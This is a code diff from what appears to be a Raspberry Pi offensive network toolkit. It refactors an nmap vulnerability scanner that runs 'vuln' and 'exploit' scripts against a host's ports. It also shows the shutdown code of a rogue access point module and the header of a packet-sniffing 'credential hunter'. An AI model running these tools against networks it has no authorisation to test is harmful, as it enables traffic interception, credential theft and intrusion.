# Progress report
|
||||
elapsed = int(time.time() - start_time)
|
||||
prog = int((elapsed / timeout) * 100)
|
||||
self.shared_data.bjorn_progress = f"{prog}%"
|
||||
|
||||
if elapsed % 60 == 0:
|
||||
self.shared_data.log_milestone(b_class, "Status", f"Uptime: {elapsed}s | Clients: {len(self.active_clients)}")
|
||||
|
||||
time.sleep(2)
|
||||
|
||||
logger.info("LokiDeceiver: Stopping AP.")
|
||||
self.shared_data.log_milestone(b_class, "Shutdown", "Stopping Rogue AP")
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"LokiDeceiver error: {e}")
|
||||
return "failed"
|
||||
finally:
|
||||
self.stop_event.set()
|
||||
if self._sniffer is not None:
|
||||
try:
|
||||
self._sniffer.stop()
|
||||
except Exception:
|
||||
pass
|
||||
self._sniffer = None
|
||||
|
||||
# Cleanup
|
||||
for p in [self.hostapd_proc, self.dnsmasq_proc]:
|
||||
if p:
|
||||
try: p.terminate(); p.wait(timeout=5)
|
||||
except: pass
|
||||
|
||||
# Restore NetworkManager if needed (custom logic based on usage)
|
||||
# subprocess.run(['sudo', 'systemctl', 'start', 'NetworkManager'], capture_output=True)
|
||||
|
||||
return "success"
|
||||
|
||||
if __name__ == "__main__":
|
||||
# Set process niceness to high priority
|
||||
try:
|
||||
os.nice(-10)
|
||||
except:
|
||||
logging.warning("Failed to set process priority. Running with default priority.")
|
||||
|
||||
# Start main function
|
||||
main()
|
||||
from init_shared import shared_data
|
||||
loki = LokiDeceiver(shared_data)
|
||||
loki.execute("0.0.0.0", None, {}, "loki_deceiver")
|
||||
|
||||
@@ -2,13 +2,16 @@
|
||||
Vulnerability Scanner Action
|
||||
Scanne ultra-rapidement CPE (+ CVE via vulners si dispo),
|
||||
avec fallback "lourd" optionnel.
|
||||
Affiche une progression en % dans Bjorn.
|
||||
"""
|
||||
|
||||
import re
|
||||
import time
|
||||
import nmap
|
||||
import json
|
||||
import logging
|
||||
from typing import Dict, List, Set, Any, Optional
|
||||
from datetime import datetime, timedelta
|
||||
from typing import Dict, List, Any
|
||||
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
@@ -22,41 +25,47 @@ b_port = None
|
||||
b_parent = None
|
||||
b_action = "normal"
|
||||
b_service = []
|
||||
b_trigger = "on_port_change"
|
||||
b_trigger = "on_port_change"
|
||||
b_requires = '{"action":"NetworkScanner","status":"success","scope":"global"}'
|
||||
b_priority = 11
|
||||
b_cooldown = 0
|
||||
b_cooldown = 0
|
||||
b_enabled = 1
|
||||
b_rate_limit = None
|
||||
|
||||
# Regex compilé une seule fois (gain CPU sur Pi Zero)
|
||||
CVE_RE = re.compile(r'CVE-\d{4}-\d{4,7}', re.IGNORECASE)
|
||||
|
||||
|
||||
class NmapVulnScanner:
|
||||
"""Scanner de vulnérabilités via nmap (mode rapide CPE/CVE)."""
|
||||
|
||||
"""Scanner de vulnérabilités via nmap (mode rapide CPE/CVE) avec progression."""
|
||||
|
||||
def __init__(self, shared_data: SharedData):
|
||||
self.shared_data = shared_data
|
||||
self.nm = nmap.PortScanner()
|
||||
# Pas de self.nm partagé : on instancie dans chaque méthode de scan
|
||||
# pour éviter les corruptions d'état entre batches.
|
||||
logger.info("NmapVulnScanner initialized")
|
||||
|
||||
# ---------------------------- Public API ---------------------------- #
|
||||
|
||||
def execute(self, ip: str, port: str, row: Dict, status_key: str) -> str:
|
||||
try:
|
||||
logger.info(f"🔍 Starting vulnerability scan for {ip}")
|
||||
logger.info(f"Starting vulnerability scan for {ip}")
|
||||
self.shared_data.bjorn_orch_status = "NmapVulnScanner"
|
||||
self.shared_data.bjorn_progress = "0%"
|
||||
|
||||
# 1) metadata depuis la queue
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return 'failed'
|
||||
|
||||
# 1) Metadata
|
||||
meta = {}
|
||||
try:
|
||||
meta = json.loads(row.get('metadata') or '{}')
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# 2) récupérer MAC et TOUS les ports de l'hôte
|
||||
# 2) Récupérer MAC et TOUS les ports
|
||||
mac = row.get("MAC Address") or row.get("mac_address") or ""
|
||||
|
||||
# ✅ FORCER la récupération de TOUS les ports depuis la DB
|
||||
|
||||
ports_str = ""
|
||||
if mac:
|
||||
r = self.shared_data.db.query(
|
||||
@@ -64,8 +73,7 @@ class NmapVulnScanner:
|
||||
)
|
||||
if r and r[0].get('ports'):
|
||||
ports_str = r[0]['ports']
|
||||
|
||||
# Fallback sur les métadonnées si besoin
|
||||
|
||||
if not ports_str:
|
||||
ports_str = (
|
||||
row.get("Ports") or row.get("ports") or
|
||||
@@ -73,143 +81,240 @@ class NmapVulnScanner:
|
||||
)
|
||||
|
||||
if not ports_str:
|
||||
logger.warning(f"⚠️ No ports to scan for {ip}")
|
||||
logger.warning(f"No ports to scan for {ip}")
|
||||
self.shared_data.bjorn_progress = ""
|
||||
return 'failed'
|
||||
|
||||
ports = [p.strip() for p in ports_str.split(';') if p.strip()]
|
||||
logger.debug(f"📋 Found {len(ports)} ports for {ip}: {ports[:5]}...")
|
||||
|
||||
# ✅ FIX : Ne filtrer QUE si config activée ET déjà scanné
|
||||
# Nettoyage des ports (garder juste le numéro si format 80/tcp)
|
||||
ports = [p.split('/')[0] for p in ports]
|
||||
|
||||
self.shared_data.comment_params = {"ip": ip, "ports": str(len(ports))}
|
||||
logger.debug(f"Found {len(ports)} ports for {ip}: {ports[:5]}...")
|
||||
|
||||
# 3) Filtrage "Rescan Only"
|
||||
if self.shared_data.config.get('vuln_rescan_on_change_only', False):
|
||||
if self._has_been_scanned(mac):
|
||||
original_count = len(ports)
|
||||
ports = self._filter_ports_already_scanned(mac, ports)
|
||||
logger.debug(f"🔄 Filtered {original_count - len(ports)} already-scanned ports")
|
||||
|
||||
logger.debug(f"Filtered {original_count - len(ports)} already-scanned ports")
|
||||
|
||||
if not ports:
|
||||
logger.info(f"✅ No new/changed ports to scan for {ip}")
|
||||
logger.info(f"No new/changed ports to scan for {ip}")
|
||||
self.shared_data.bjorn_progress = "100%"
|
||||
return 'success'
|
||||
|
||||
# Scanner (mode rapide par défaut)
|
||||
logger.info(f"🚀 Starting nmap scan on {len(ports)} ports for {ip}")
|
||||
|
||||
# 4) SCAN AVEC PROGRESSION
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return 'failed'
|
||||
|
||||
logger.info(f"Starting nmap scan on {len(ports)} ports for {ip}")
|
||||
findings = self.scan_vulnerabilities(ip, ports)
|
||||
|
||||
# Persistance (split CVE/CPE)
|
||||
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Scan interrupted by user")
|
||||
return 'failed'
|
||||
|
||||
# 5) Déduplication en mémoire avant persistance
|
||||
findings = self._deduplicate_findings(findings)
|
||||
|
||||
# 6) Persistance
|
||||
self.save_vulnerabilities(mac, ip, findings)
|
||||
logger.success(f"✅ Vuln scan done on {ip}: {len(findings)} entries")
|
||||
|
||||
# Finalisation UI
|
||||
self.shared_data.bjorn_progress = "100%"
|
||||
self.shared_data.comment_params = {"ip": ip, "vulns_found": str(len(findings))}
|
||||
logger.success(f"Vuln scan done on {ip}: {len(findings)} entries")
|
||||
return 'success'
|
||||
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"❌ NmapVulnScanner failed for {ip}: {e}")
|
||||
logger.error(f"NmapVulnScanner failed for {ip}: {e}")
|
||||
self.shared_data.bjorn_progress = "Error"
|
||||
return 'failed'
|
||||
|
||||
def _has_been_scanned(self, mac: str) -> bool:
|
||||
"""Vérifie si l'hôte a déjà été scanné au moins une fois."""
|
||||
rows = self.shared_data.db.query("""
|
||||
SELECT 1 FROM action_queue
|
||||
WHERE mac_address=? AND action_name='NmapVulnScanner'
|
||||
WHERE mac_address=? AND action_name='NmapVulnScanner'
|
||||
AND status IN ('success', 'failed')
|
||||
LIMIT 1
|
||||
""", (mac,))
|
||||
return bool(rows)
|
||||
|
||||
def _filter_ports_already_scanned(self, mac: str, ports: List[str]) -> List[str]:
|
||||
"""
|
||||
Retourne la liste des ports à scanner en excluant ceux déjà scannés récemment.
|
||||
"""
|
||||
if not ports:
|
||||
return []
|
||||
|
||||
# Ports déjà couverts par detected_software (is_active=1)
|
||||
rows = self.shared_data.db.query("""
|
||||
SELECT port, last_seen
|
||||
FROM detected_software
|
||||
WHERE mac_address=? AND is_active=1 AND port IS NOT NULL
|
||||
""", (mac,))
|
||||
|
||||
seen = {}
|
||||
for r in rows:
|
||||
try:
|
||||
p = str(r['port'])
|
||||
ls = r.get('last_seen')
|
||||
seen[p] = ls
|
||||
seen[str(r['port'])] = r.get('last_seen')
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
ttl = int(self.shared_data.config.get('vuln_rescan_ttl_seconds', 0) or 0)
|
||||
if ttl > 0:
|
||||
cutoff = datetime.utcnow() - timedelta(seconds=ttl)
|
||||
def fresh(port: str) -> bool:
|
||||
ls = seen.get(port)
|
||||
if not ls:
|
||||
return False
|
||||
try:
|
||||
dt = datetime.fromisoformat(ls.replace('Z',''))
|
||||
return dt >= cutoff
|
||||
except Exception:
|
||||
return True
|
||||
return [p for p in ports if (p not in seen) or (not fresh(p))]
|
||||
final_ports = []
|
||||
for p in ports:
|
||||
if p not in seen:
|
||||
final_ports.append(p)
|
||||
else:
|
||||
try:
|
||||
dt = datetime.fromisoformat(seen[p].replace('Z', ''))
|
||||
if dt < cutoff:
|
||||
final_ports.append(p)
|
||||
except Exception:
|
||||
pass
|
||||
return final_ports
|
||||
else:
|
||||
# Sans TTL: si déjà scanné/présent actif => on skip
|
||||
return [p for p in ports if p not in seen]
|
||||
|
||||
# ---------------------------- Scanning ------------------------------ #
|
||||
# ---------------------------- Helpers -------------------------------- #
|
||||
|
||||
def _deduplicate_findings(self, findings: List[Dict]) -> List[Dict]:
|
||||
"""Supprime les doublons (même port + vuln_id) pour éviter des inserts inutiles."""
|
||||
seen: set = set()
|
||||
deduped = []
|
||||
for f in findings:
|
||||
key = (str(f.get('port', '')), str(f.get('vuln_id', '')))
|
||||
if key not in seen:
|
||||
seen.add(key)
|
||||
deduped.append(f)
|
||||
return deduped
|
||||
|
||||
def _extract_cpe_values(self, port_info: Dict[str, Any]) -> List[str]:
|
||||
cpe = port_info.get('cpe')
|
||||
if not cpe:
|
||||
return []
|
||||
if isinstance(cpe, str):
|
||||
return [x.strip() for x in cpe.splitlines() if x.strip()]
|
||||
if isinstance(cpe, (list, tuple, set)):
|
||||
return [str(x).strip() for x in cpe if str(x).strip()]
|
||||
return [str(cpe).strip()]
|
||||
|
||||
def extract_cves(self, text: str) -> List[str]:
|
||||
"""Extrait les CVE via regex pré-compilé (pas de recompilation à chaque appel)."""
|
||||
if not text:
|
||||
return []
|
||||
return CVE_RE.findall(str(text))
|
||||
|
||||
# ---------------------------- Scanning (Batch Mode) ------------------------------ #
|
||||
|
||||
def scan_vulnerabilities(self, ip: str, ports: List[str]) -> List[Dict]:
|
||||
"""Mode rapide CPE/CVE ou fallback lourd."""
|
||||
fast = bool(self.shared_data.config.get('vuln_fast', True))
|
||||
"""
|
||||
Orchestre le scan en lots (batches) pour permettre la mise à jour
|
||||
de la barre de progression.
|
||||
"""
|
||||
all_findings = []
|
||||
|
||||
fast = bool(self.shared_data.config.get('vuln_fast', True))
|
||||
use_vulners = bool(self.shared_data.config.get('nse_vulners', False))
|
||||
max_ports = int(self.shared_data.config.get('vuln_max_ports', 10 if fast else 20))
|
||||
max_ports = int(self.shared_data.config.get('vuln_max_ports', 10 if fast else 20))
|
||||
|
||||
p_list = [str(p).split('/')[0] for p in ports if str(p).strip()]
|
||||
port_list = ','.join(p_list[:max_ports]) if p_list else ''
|
||||
# Pause entre batches – important sur Pi Zero pour laisser respirer le CPU
|
||||
batch_pause = float(self.shared_data.config.get('vuln_batch_pause', 0.5))
|
||||
|
||||
if not port_list:
|
||||
logger.warning("No valid ports for scan")
|
||||
# Taille de lot réduite par défaut (2 sur Pi Zero, configurable)
|
||||
batch_size = int(self.shared_data.config.get('vuln_batch_size', 2))
|
||||
|
||||
target_ports = ports[:max_ports]
|
||||
total = len(target_ports)
|
||||
if total == 0:
|
||||
return []
|
||||
|
||||
if fast:
|
||||
return self._scan_fast_cpe_cve(ip, port_list, use_vulners)
|
||||
else:
|
||||
return self._scan_heavy(ip, port_list)
|
||||
batches = [target_ports[i:i + batch_size] for i in range(0, total, batch_size)]
|
||||
|
||||
processed_count = 0
|
||||
|
||||
for batch in batches:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
break
|
||||
|
||||
port_str = ','.join(batch)
|
||||
|
||||
# Mise à jour UI avant le scan du lot
|
||||
pct = int((processed_count / total) * 100)
|
||||
self.shared_data.bjorn_progress = f"{pct}%"
|
||||
self.shared_data.comment_params = {
|
||||
"ip": ip,
|
||||
"progress": f"{processed_count}/{total} ports",
|
||||
"current_batch": port_str
|
||||
}
|
||||
|
||||
t0 = time.time()
|
||||
|
||||
# Scan du lot (instanciation locale pour éviter la corruption d'état)
|
||||
if fast:
|
||||
batch_findings = self._scan_fast_cpe_cve(ip, port_str, use_vulners)
|
||||
else:
|
||||
batch_findings = self._scan_heavy(ip, port_str)
|
||||
|
||||
elapsed = time.time() - t0
|
||||
logger.debug(f"Batch [{port_str}] scanned in {elapsed:.1f}s – {len(batch_findings)} finding(s)")
|
||||
|
||||
all_findings.extend(batch_findings)
|
||||
processed_count += len(batch)
|
||||
|
||||
# Mise à jour post-lot
|
||||
pct = int((processed_count / total) * 100)
|
||||
self.shared_data.bjorn_progress = f"{pct}%"
|
||||
|
||||
# Pause CPU entre batches (vital sur Pi Zero)
|
||||
if batch_pause > 0 and processed_count < total:
|
||||
time.sleep(batch_pause)
|
||||
|
||||
return all_findings
|
||||
|
||||
def _scan_fast_cpe_cve(self, ip: str, port_list: str, use_vulners: bool) -> List[Dict]:
|
||||
"""Scan rapide pour récupérer CPE et (option) CVE via vulners."""
|
||||
vulns: List[Dict] = []
|
||||
nm = nmap.PortScanner() # Instance locale – pas de partage d'état
|
||||
|
||||
args = "-sV --version-light -T4 --max-retries 1 --host-timeout 30s --script-timeout 10s"
|
||||
# --version-light au lieu de --version-all : bien plus rapide sur Pi Zero
|
||||
# --min-rate/--max-rate : évite de saturer CPU et réseau
|
||||
args = (
|
||||
"-sV --version-light -T4 "
|
||||
"--max-retries 1 --host-timeout 60s --script-timeout 20s "
|
||||
"--min-rate 50 --max-rate 100"
|
||||
)
|
||||
if use_vulners:
|
||||
args += " --script vulners --script-args mincvss=0.0"
|
||||
|
||||
logger.info(f"[FAST] nmap {ip} -p {port_list} ({args})")
|
||||
logger.debug(f"[FAST] nmap {ip} -p {port_list}")
|
||||
try:
|
||||
self.nm.scan(hosts=ip, ports=port_list, arguments=args)
|
||||
nm.scan(hosts=ip, ports=port_list, arguments=args)
|
||||
except Exception as e:
|
||||
logger.error(f"Fast scan failed to start: {e}")
|
||||
logger.error(f"Fast batch scan failed for {ip} [{port_list}]: {e}")
|
||||
return vulns
|
||||
|
||||
if ip not in self.nm.all_hosts():
|
||||
if ip not in nm.all_hosts():
|
||||
return vulns
|
||||
|
||||
host = self.nm[ip]
|
||||
|
||||
host = nm[ip]
|
||||
for proto in host.all_protocols():
|
||||
for port in host[proto].keys():
|
||||
port_info = host[proto][port]
|
||||
service = port_info.get('name', '') or ''
|
||||
|
||||
# 1) CPE depuis -sV
|
||||
cpe_values = self._extract_cpe_values(port_info)
|
||||
for cpe in cpe_values:
|
||||
# CPE
|
||||
for cpe in self._extract_cpe_values(port_info):
|
||||
vulns.append({
|
||||
'port': port,
|
||||
'service': service,
|
||||
'vuln_id': f"CPE:{cpe}",
|
||||
'script': 'service-detect',
|
||||
'details': f"CPE detected: {cpe}"[:500]
|
||||
'details': f"CPE: {cpe}"
|
||||
})
|
||||
|
||||
# 2) CVE via script 'vulners' (si actif)
|
||||
try:
|
||||
# CVE via vulners
|
||||
if use_vulners:
|
||||
script_out = (port_info.get('script') or {}).get('vulners')
|
||||
if script_out:
|
||||
for cve in self.extract_cves(script_out):
|
||||
@@ -218,97 +323,73 @@ class NmapVulnScanner:
|
||||
'service': service,
|
||||
'vuln_id': cve,
|
||||
'script': 'vulners',
|
||||
'details': str(script_out)[:500]
|
||||
'details': str(script_out)[:200]
|
||||
})
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
return vulns
|
||||
|
||||
def _scan_heavy(self, ip: str, port_list: str) -> List[Dict]:
|
||||
"""Ancienne stratégie (plus lente) avec catégorie vuln, etc."""
|
||||
vulnerabilities: List[Dict] = []
|
||||
nm = nmap.PortScanner() # Instance locale
|
||||
|
||||
vuln_scripts = [
|
||||
'vuln','exploit','http-vuln-*','smb-vuln-*',
|
||||
'ssl-*','ssh-*','ftp-vuln-*','mysql-vuln-*',
|
||||
'vuln', 'exploit', 'http-vuln-*', 'smb-vuln-*',
|
||||
'ssl-*', 'ssh-*', 'ftp-vuln-*', 'mysql-vuln-*',
|
||||
]
|
||||
script_arg = ','.join(vuln_scripts)
|
||||
# --min-rate/--max-rate pour ne pas saturer le Pi
|
||||
args = (
|
||||
f"-sV --script={script_arg} -T3 "
|
||||
"--script-timeout 30s --min-rate 50 --max-rate 100"
|
||||
)
|
||||
|
||||
args = f"-sV --script={script_arg} -T3 --script-timeout 20s"
|
||||
logger.info(f"[HEAVY] nmap {ip} -p {port_list} ({args})")
|
||||
logger.debug(f"[HEAVY] nmap {ip} -p {port_list}")
|
||||
try:
|
||||
self.nm.scan(hosts=ip, ports=port_list, arguments=args)
|
||||
nm.scan(hosts=ip, ports=port_list, arguments=args)
|
||||
except Exception as e:
|
||||
logger.error(f"Heavy scan failed to start: {e}")
|
||||
logger.error(f"Heavy batch scan failed for {ip} [{port_list}]: {e}")
|
||||
return vulnerabilities
|
||||
|
||||
if ip in self.nm.all_hosts():
|
||||
host = self.nm[ip]
|
||||
discovered_ports: Set[str] = set()
|
||||
if ip not in nm.all_hosts():
|
||||
return vulnerabilities
|
||||
|
||||
for proto in host.all_protocols():
|
||||
for port in host[proto].keys():
|
||||
discovered_ports.add(str(port))
|
||||
port_info = host[proto][port]
|
||||
service = port_info.get('name', '') or ''
|
||||
host = nm[ip]
|
||||
discovered_ports_in_batch: set = set()
|
||||
|
||||
if 'script' in port_info:
|
||||
for script_name, output in (port_info.get('script') or {}).items():
|
||||
for cve in self.extract_cves(str(output)):
|
||||
vulnerabilities.append({
|
||||
'port': port,
|
||||
'service': service,
|
||||
'vuln_id': cve,
|
||||
'script': script_name,
|
||||
'details': str(output)[:500]
|
||||
})
|
||||
for proto in host.all_protocols():
|
||||
for port in host[proto].keys():
|
||||
discovered_ports_in_batch.add(str(port))
|
||||
port_info = host[proto][port]
|
||||
service = port_info.get('name', '') or ''
|
||||
|
||||
if bool(self.shared_data.config.get('scan_cpe', False)):
|
||||
ports_for_cpe = list(discovered_ports) if discovered_ports else port_list.split(',')
|
||||
cpes = self.scan_cpe(ip, ports_for_cpe[:10])
|
||||
vulnerabilities.extend(cpes)
|
||||
for script_name, output in (port_info.get('script') or {}).items():
|
||||
for cve in self.extract_cves(str(output)):
|
||||
vulnerabilities.append({
|
||||
'port': port,
|
||||
'service': service,
|
||||
'vuln_id': cve,
|
||||
'script': script_name,
|
||||
'details': str(output)[:200]
|
||||
})
|
||||
|
||||
# CPE Scan optionnel (sur ce batch)
|
||||
if bool(self.shared_data.config.get('scan_cpe', False)):
|
||||
ports_for_cpe = list(discovered_ports_in_batch)
|
||||
if ports_for_cpe:
|
||||
vulnerabilities.extend(self.scan_cpe(ip, ports_for_cpe))
|
||||
|
||||
return vulnerabilities
|
||||
|
||||
# ---------------------------- Helpers -------------------------------- #
|
||||
|
||||
def _extract_cpe_values(self, port_info: Dict[str, Any]) -> List[str]:
|
||||
"""Normalise tous les formats possibles de CPE renvoyés par python-nmap."""
|
||||
cpe = port_info.get('cpe')
|
||||
if not cpe:
|
||||
return []
|
||||
if isinstance(cpe, str):
|
||||
parts = [x.strip() for x in cpe.splitlines() if x.strip()]
|
||||
return parts or [cpe]
|
||||
if isinstance(cpe, (list, tuple, set)):
|
||||
return [str(x).strip() for x in cpe if str(x).strip()]
|
||||
try:
|
||||
return [str(cpe).strip()] if str(cpe).strip() else []
|
||||
except Exception:
|
||||
return []
|
||||
|
||||
def extract_cves(self, text: str) -> List[str]:
|
||||
"""Extrait les identifiants CVE d'un texte."""
|
||||
import re
|
||||
if not text:
|
||||
return []
|
||||
cve_pattern = r'CVE-\d{4}-\d{4,7}'
|
||||
return re.findall(cve_pattern, str(text), re.IGNORECASE)
|
||||
|
||||
def scan_cpe(self, ip: str, ports: List[str]) -> List[Dict]:
|
||||
"""(Fallback lourd) Scan CPE détaillé si demandé."""
|
||||
cpe_vulns: List[Dict] = []
|
||||
cpe_vulns = []
|
||||
nm = nmap.PortScanner() # Instance locale
|
||||
try:
|
||||
port_list = ','.join([str(p) for p in ports if str(p).strip()])
|
||||
if not port_list:
|
||||
return cpe_vulns
|
||||
port_list = ','.join([str(p) for p in ports])
|
||||
# --version-light à la place de --version-all (bien plus rapide)
|
||||
args = "-sV --version-light -T4 --max-retries 1 --host-timeout 45s"
|
||||
nm.scan(hosts=ip, ports=port_list, arguments=args)
|
||||
|
||||
args = "-sV --version-all -T3 --max-retries 2 --host-timeout 45s"
|
||||
logger.info(f"[CPE] nmap {ip} -p {port_list} ({args})")
|
||||
self.nm.scan(hosts=ip, ports=port_list, arguments=args)
|
||||
|
||||
if ip in self.nm.all_hosts():
|
||||
host = self.nm[ip]
|
||||
if ip in nm.all_hosts():
|
||||
host = nm[ip]
|
||||
for proto in host.all_protocols():
|
||||
for port in host[proto].keys():
|
||||
port_info = host[proto][port]
|
||||
@@ -319,90 +400,61 @@ class NmapVulnScanner:
|
||||
'service': service,
|
||||
'vuln_id': f"CPE:{cpe}",
|
||||
'script': 'version-scan',
|
||||
'details': f"CPE detected: {cpe}"[:500]
|
||||
'details': f"CPE: {cpe}"
|
||||
})
|
||||
except Exception as e:
|
||||
logger.error(f"CPE scan error: {e}")
|
||||
logger.error(f"scan_cpe failed for {ip}: {e}")
|
||||
return cpe_vulns
|
||||
|
||||
|
||||
# ---------------------------- Persistence ---------------------------- #
|
||||
|
||||
def save_vulnerabilities(self, mac: str, ip: str, findings: List[Dict]):
|
||||
"""Sépare CPE et CVE, met à jour les statuts + enregistre les nouveautés."""
|
||||
|
||||
# Récupérer le hostname depuis la DB
|
||||
hostname = None
|
||||
try:
|
||||
host_row = self.shared_data.db.query_one(
|
||||
"SELECT hostnames FROM hosts WHERE mac_address=? LIMIT 1",
|
||||
(mac,)
|
||||
"SELECT hostnames FROM hosts WHERE mac_address=? LIMIT 1", (mac,)
|
||||
)
|
||||
if host_row and host_row.get('hostnames'):
|
||||
hostname = host_row['hostnames'].split(';')[0]
|
||||
except Exception as e:
|
||||
logger.debug(f"Could not fetch hostname: {e}")
|
||||
|
||||
# Grouper par port avec les infos complètes
|
||||
findings_by_port = {}
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
findings_by_port: Dict[int, Dict] = {}
|
||||
for f in findings:
|
||||
port = int(f.get('port', 0) or 0)
|
||||
|
||||
if port not in findings_by_port:
|
||||
findings_by_port[port] = {
|
||||
'cves': set(),
|
||||
'cpes': set(),
|
||||
'findings': []
|
||||
}
|
||||
|
||||
findings_by_port[port]['findings'].append(f)
|
||||
|
||||
findings_by_port[port] = {'cves': set(), 'cpes': set()}
|
||||
|
||||
vid = str(f.get('vuln_id', ''))
|
||||
if vid.upper().startswith('CVE-'):
|
||||
vid_upper = vid.upper()
|
||||
if vid_upper.startswith('CVE-'):
|
||||
findings_by_port[port]['cves'].add(vid)
|
||||
elif vid.upper().startswith('CPE:'):
|
||||
findings_by_port[port]['cpes'].add(vid.split(':', 1)[1])
|
||||
elif vid.lower().startswith('cpe:'):
|
||||
findings_by_port[port]['cpes'].add(vid)
|
||||
elif vid_upper.startswith('CPE:'):
|
||||
# On stocke sans le préfixe "CPE:"
|
||||
findings_by_port[port]['cpes'].add(vid[4:])
|
||||
|
||||
# 1) Traiter les CVE par port
|
||||
# 1) CVEs
|
||||
for port, data in findings_by_port.items():
|
||||
if data['cves']:
|
||||
for cve in data['cves']:
|
||||
try:
|
||||
existing = self.shared_data.db.query_one(
|
||||
"SELECT id FROM vulnerabilities WHERE mac_address=? AND vuln_id=? AND port=? LIMIT 1",
|
||||
(mac, cve, port)
|
||||
)
|
||||
|
||||
if existing:
|
||||
self.shared_data.db.execute("""
|
||||
UPDATE vulnerabilities
|
||||
SET ip=?, hostname=?, last_seen=CURRENT_TIMESTAMP, is_active=1
|
||||
WHERE mac_address=? AND vuln_id=? AND port=?
|
||||
""", (ip, hostname, mac, cve, port))
|
||||
else:
|
||||
self.shared_data.db.execute("""
|
||||
INSERT INTO vulnerabilities(mac_address, ip, hostname, port, vuln_id, is_active)
|
||||
VALUES(?,?,?,?,?,1)
|
||||
""", (mac, ip, hostname, port, cve))
|
||||
|
||||
logger.debug(f"Saved CVE {cve} for {ip}:{port}")
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to save CVE {cve}: {e}")
|
||||
for cve in data['cves']:
|
||||
try:
|
||||
self.shared_data.db.execute("""
|
||||
INSERT INTO vulnerabilities(mac_address, ip, hostname, port, vuln_id, is_active, last_seen)
|
||||
VALUES(?,?,?,?,?,1,CURRENT_TIMESTAMP)
|
||||
ON CONFLICT(mac_address, vuln_id, port) DO UPDATE SET
|
||||
is_active=1, last_seen=CURRENT_TIMESTAMP, ip=excluded.ip
|
||||
""", (mac, ip, hostname, port, cve))
|
||||
except Exception as e:
|
||||
logger.error(f"Save CVE err: {e}")
|
||||
|
||||
# 2) Traiter les CPE
|
||||
# 2) CPEs
|
||||
for port, data in findings_by_port.items():
|
||||
for cpe in data['cpes']:
|
||||
try:
|
||||
self.shared_data.db.add_detected_software(
|
||||
mac_address=mac,
|
||||
cpe=cpe,
|
||||
ip=ip,
|
||||
hostname=hostname,
|
||||
port=port
|
||||
mac_address=mac, cpe=cpe, ip=ip,
|
||||
hostname=hostname, port=port
|
||||
)
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to save CPE {cpe}: {e}")
|
||||
logger.error(f"Save CPE err: {e}")
|
||||
|
||||
logger.info(f"Saved vulnerabilities for {ip} ({mac}): {len(findings_by_port)} ports processed")
|
||||
logger.info(f"Saved vulnerabilities for {ip}: {len(findings)} findings")
|
||||
@@ -1,110 +1,85 @@
|
||||
#!/usr/bin/env python3
|
||||
# -*- coding: utf-8 -*-
|
||||
"""
|
||||
odin_eye.py -- Network traffic analyzer and credential hunter for BJORN.
|
||||
Uses pyshark to capture and analyze packets in real-time.
|
||||
"""
|
||||
|
||||
import os
|
||||
import json
|
||||
try:
|
||||
import psutil
|
||||
except Exception:
|
||||
psutil = None
|
||||
import pyshark
|
||||
HAS_PYSHARK = True
|
||||
except ImportError:
|
||||
pyshark = None
|
||||
HAS_PYSHARK = False
|
||||
|
||||
import re
|
||||
import threading
|
||||
import time
|
||||
import logging
|
||||
from datetime import datetime
|
||||
|
||||
def _list_net_ifaces() -> list[str]:
|
||||
names = set()
|
||||
# 1) psutil si dispo
|
||||
if psutil:
|
||||
try:
|
||||
names.update(ifname for ifname in psutil.net_if_addrs().keys() if ifname != "lo")
|
||||
except Exception:
|
||||
pass
|
||||
# 2) fallback kernel
|
||||
try:
|
||||
for n in os.listdir("/sys/class/net"):
|
||||
if n and n != "lo":
|
||||
names.add(n)
|
||||
except Exception:
|
||||
pass
|
||||
out = ["auto"] + sorted(names)
|
||||
# sécurité: pas de doublons
|
||||
seen, unique = set(), []
|
||||
for x in out:
|
||||
if x not in seen:
|
||||
unique.append(x); seen.add(x)
|
||||
return unique
|
||||
from collections import defaultdict
|
||||
from typing import Any, Dict, List, Optional
|
||||
|
||||
from logger import Logger
|
||||
|
||||
# Hook appelée par le backend avant affichage UI / sync DB
|
||||
def compute_dynamic_b_args(base: dict) -> dict:
|
||||
"""
|
||||
Compute dynamic arguments at runtime.
|
||||
Called by the web interface to populate dropdowns, etc.
|
||||
"""
|
||||
d = dict(base or {})
|
||||
|
||||
# Example: Dynamic interface list
|
||||
if "interface" in d:
|
||||
import psutil
|
||||
interfaces = ["auto"]
|
||||
try:
|
||||
for ifname in psutil.net_if_addrs().keys():
|
||||
if ifname != "lo":
|
||||
interfaces.append(ifname)
|
||||
except:
|
||||
interfaces.extend(["wlan0", "eth0"])
|
||||
|
||||
d["interface"]["choices"] = interfaces
|
||||
|
||||
return d
|
||||
logger = Logger(name="odin_eye.py")
|
||||
|
||||
# --- MÉTADONNÉES UI SUPPLÉMENTAIRES -----------------------------------------
|
||||
# Exemples d’arguments (affichage frontend; aussi persisté en DB via sync_actions)
|
||||
b_examples = [
|
||||
{"interface": "auto", "filter": "http or ftp", "timeout": 120, "max_packets": 5000, "save_credentials": True},
|
||||
{"interface": "wlan0", "filter": "(http or smtp) and not broadcast", "timeout": 300, "max_packets": 10000},
|
||||
]
|
||||
|
||||
# Lien MD (peut être un chemin local servi par votre frontend, ou un http(s))
|
||||
# Exemple: un README markdown stocké dans votre repo
|
||||
b_docs_url = "docs/actions/OdinEye.md"
|
||||
|
||||
|
||||
# --- Métadonnées d'action (consommées par shared.generate_actions_json) -----
|
||||
# -------------------- Action metadata --------------------
|
||||
b_class = "OdinEye"
|
||||
b_module = "odin_eye" # nom du fichier sans .py
|
||||
b_enabled = 0
|
||||
b_module = "odin_eye"
|
||||
b_status = "odin_eye"
|
||||
b_port = None
|
||||
b_service = "[]"
|
||||
b_trigger = "on_start"
|
||||
b_parent = None
|
||||
b_action = "normal"
|
||||
b_priority = 30
|
||||
b_cooldown = 0
|
||||
b_rate_limit = None
|
